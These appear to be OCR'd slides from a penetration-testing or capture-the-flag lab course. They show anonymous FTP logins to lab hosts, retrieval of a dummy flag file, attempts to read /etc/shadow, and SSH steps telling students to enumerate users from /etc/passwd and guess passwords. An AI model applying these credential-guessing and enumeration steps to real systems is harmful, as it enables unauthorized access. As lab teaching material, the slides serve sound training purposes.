
  Password: Enter (blank password): <Enter>

- **Learn to spell: anonymous (test)**


Command Prompt
C:\>ftp 192.168.0.2
Connected to 192.168.0.2.
220 (vsFTPd 2.0.4)
User (192.168.0.2:(none)): anonymous
331 Please specify the password.
Password:
230 Login successful.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
pub
226 Directory send OK.
ftp: 5 bytes received in 0.00Seconds 5000.00Kbytes/s
ftp> cd ..
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
pub
226 Directory send OK.
ftp: 5 bytes received in 0.01Seconds 0.50Kbytes/sec.
ftp> quit
221 Goodbye.
No password
Only the pub directory is in this ftp dir
Won't do any good – can't go up
See? You're still in the ftp directory


Command Prompt
C:\>ftp 192.168.0.5
Connected to 192.168.0.5.
220 (vsFTPd 2.0.4)
User (192.168.0.5:(none)): anonymous
331 Please specify the password.
Password:
230 Login successful.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
flag0.txt
pub
226 Directory send OK.
ftp: 16 bytes received in 0.00Seconds 16000.00Kbytes/se
ftp> cat flag0.txt
Invalid command.
ftp> get flag0.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for flag0.txt (
226 File send OK.
ftp: 25 bytes received in 0.00Seconds 25000.00Kbytes/se
ftp> quit
221 Goodbye.
C:\>type flag0.txt
This is NOT a real flag.
C:\>
Only pub directory is in /var/ftp or /home/ftp
Can't look at files this way in FTP


Command Prompt - ftp 192.168.0.2
C:\>ftp 192.168.0.2
Connected to 192.168.0.2.
220 (vsFTPd 2.0.4)
User (192.168.0.2:(none)): root
530 Permission denied.
Login failed.
ftp> quit
221 Goodbye.
C:\>ftp 192.168.0.2
Connected to 192.168.0.2.
220 (vsFTPd 2.0.4)
User (192.168.0.2:(none)): jcarson
331 Please specify the password.
Password:
230 Login successful.
ftp> find / -name flag?.txt 2> /dev/null
Invalid command.
ftp>
Won't do any good...
Okay, if you know his password...


Command Prompt
C:\>ftp 192.168.0.5
Connected to 192.168.0.5.
220 (vsFTPd 2.0.4)
User (192.168.0.5:(none)): sbaker
331 Please specify the password.
Password:
230 Login successful.
ftp> cat /etc/shadow
Invalid command.
ftp> cat /etc/passwd
Invalid command.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
2
226 Directory send OK.
ftp: 3 bytes received in 0.00Seconds 3000.00Kbytes/sec.
ftp> pwd
257 "/home/sbaker"
ftp> quit
221 Goodbye.
Won't work in FTP
You FTP into sbaker's home dir

News!

Sensitive Military Files Readily Available

7/07 MSNBC.COM

Detailed schematics of a military detainee holding facility in southern Iraq. Geographical surveys and aerial photographs of two military airfields outside Baghdad. Plans for a new fuel farm at Bagram Air Base in Afghanistan. The military calls it "need-to-know" information that would pose a direct threat to U.S. troops if it were to fall into the hands of terrorists. But it's already out there, posted carelessly to FTP file servers by government agencies and contractors, accessible to anyone with an Internet connection.

FTP Workarounds

- Security controls on FTP? *No problemo….*
- RapidShare, YouSendIt *web-based delivery*
- YouSendIt founded 2003 by:
  - Khalid Shaikh – 2009 FBI charges DoS, fraud
  - Amir Shaikh
  - Ranjith Kumaran

What control do you actually have over the data?


Why would you trust anyone?

Red flag – No DLP, possible oversight issues

Using FTP, SSH, Telnet, Terminal Server

SSH (port 22) is open

- Encrypted version of Telnet
- Use Putty for SSH
- Desktop Icon or
- c:\tools\putty directory
- Enter the server's IP address
- 192.168.1.1 not 1!
- Click on "Open" button
- Select "Yes" if you get a PuTTY Security Alert
- Guess username and password




SSH (port 22) is open (cont.)

- If the SSH server is a Linux box:
- How do you know who all the users are?

  $ cat /etc/passwd View all users


  - They're listed at the end of the file
  - Any user can view passwd!
- /etc passwd and shadow - password hash file
- Try to log into accounts by guessing passwords...
- *(usernames previously enumerated….)*


The Windows directory structure:

